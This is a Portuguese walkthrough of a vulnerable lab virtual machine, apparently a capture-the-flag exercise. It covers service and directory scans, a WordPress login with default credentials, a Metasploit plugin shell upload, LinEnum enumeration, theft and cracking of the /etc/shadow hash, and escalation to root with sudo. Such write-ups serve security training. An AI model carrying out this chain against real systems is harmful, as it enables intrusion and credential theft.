Basic Penetration

IP da máquina: 192.168.56.113 // MAC: 08:00:27:DC:7B:EB

Resultados do nmap:

nmap -A 192.168.56.113

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:DC:7B:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


Resultados do dirb:

dirb http://192.168.56.113


```
---- Scanning URL: http://192.168.56.113/ ----
+ http://192.168.56.113/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.56.113/secret/
+ http://192.168.56.113/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.56.113/secret/ ----
+ http://192.168.56.113/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.56.113/secret/wp-admin/
==> DIRECTORY: http://192.168.56.113/secret/wp-content/
==> DIRECTORY: http://192.168.56.113/secret/wp-includes/
+ http://192.168.56.113/secret/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.56.113/secret/wp-admin/ ----
+ http://192.168.56.113/secret/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.56.113/secret/wp-admin/css/
==> DIRECTORY: http://192.168.56.113/secret/wp-admin/images/
==> DIRECTORY: http://192.168.56.113/secret/wp-admin/includes/
+ http://192.168.56.113/secret/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.56.113/secret/wp-admin/js/
==> DIRECTORY: http://192.168.56.113/secret/wp-admin/maint/
==> DIRECTORY: http://192.168.56.113/secret/wp-admin/network/
==> DIRECTORY: http://192.168.56.113/secret/wp-admin/user/

---- Entering directory: http://192.168.56.113/secret/wp-content/ ----
+ http://192.168.56.113/secret/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.113/secret/wp-content/plugins/
==> DIRECTORY: http://192.168.56.113/secret/wp-content/themes/
```

Pagina de carregamento enquanto eu estava entrando no diretório http://192.168.56.113/secret/


http://192.168.56.113/secret/



(A partir daqui o ip muda porque eu coloquei em modo bridge)




Redirecionamento para: http://vtcsec/secret/wp-login.php?redirect_to=http%3A%2F%2F192.168.2.107%2Fsecret%2Fwp-admin%2F&reauth=1




Adicionando ao hosts:

nano /etc/hosts


192.168.2.107 vtcsec




http://vtcsec/secret/wp-login.php?redirect_to=http%3A%2F%2Fvtcsec%2Fsecret%2Fwp-admin%2F&reauth=1



Usuário: admin // Senha: admin



Login realizado com sucesso:



Metasploit:

exploit/unix/webapp/wp_admin_shell_upload

```
Description:
  This module will generate a plugin, pack the payload into it and
  upload it to a server running WordPress providing valid admin
  credentials are used.

msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set passworrd admin
passworrd => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /secret/
targeturi => /secret/
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.2.107
rhosts => 192.168.2.107
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit
```

Sessão aberta:

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer     : vtcsec
OS           : Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64
Meterpreter : php/linux
```

Fazendo upload do LinEnum:

https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh

```
meterpreter > cd /tmp
meterpreter > upload LinEnum.sh
[*] uploading  : LinEnum.sh -> LinEnum.sh
[*] Uploaded -1.00 B of 45.54 KiB (-0.0%): LinEnum.sh -> LinEnum.sh
[*] uploaded   : LinEnum.sh -> LinEnum.sh
```

```
meterpreter > shell
Process 2365 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@vtcsec:/tmp$ chmod 777 LinEnum.sh
chmod 777 LinEnum.sh
www-data@vtcsec:/tmp$ ./LinEnum
./LinEnum
bash: ./LinEnum: No such file or directory
www-data@vtcsec:/tmp$ ./LinEnum.sh
./LinEnum.sh
```

Dados encontrados:

Admin users:

```
[-] It looks like we have some admin users:
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),113(lpadmin),128(sambashare)
```

/etc/passwd:

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
```

/etc/shadow:

```
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhC
Kbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```

```
[-] Accounts that have recently used sudo:
/home/marlinspike/.sudo_as_admin_successful

[-] Are permissions on /home directories lax:
total 12K
drwxr-xr-x  3 root        root        4.0K Nov 14  2017 .
drwxr-xr-x 24 root        root        4.0K Nov 14  2017 ..
drwxr-xr-x 22 marlinspike marlinspike 4.0K Nov 17  2017 marlinspike
```

Fazendo download do /etc/shadow:

```
meterpreter > download shadow
[*] Downloading: shadow -> shadow
[*] Downloaded 1.27 KiB of 1.27 KiB (100.0%): shadow -> shadow
[*] download   : shadow -> shadow
```

Quebrando a hash:

```
root@kali:~# john shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2020-06-19 11:24) 3.703g/s 29.62p/s 29.62c/s 29.62C/s marlinspike..marlin
```

Usuário: marlinspike // Senha: marlinspike

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@vtcsec:/etc$ su marlinspike
su marlinspike
Password: marlinspike

marlinspike@vtcsec:/etc$ sudo bash
sudo bash
[sudo] password for marlinspike: marlinspike
```

Root:

```
root@vtcsec:/etc# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:/etc# uname -a
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 G
NU/Linux
```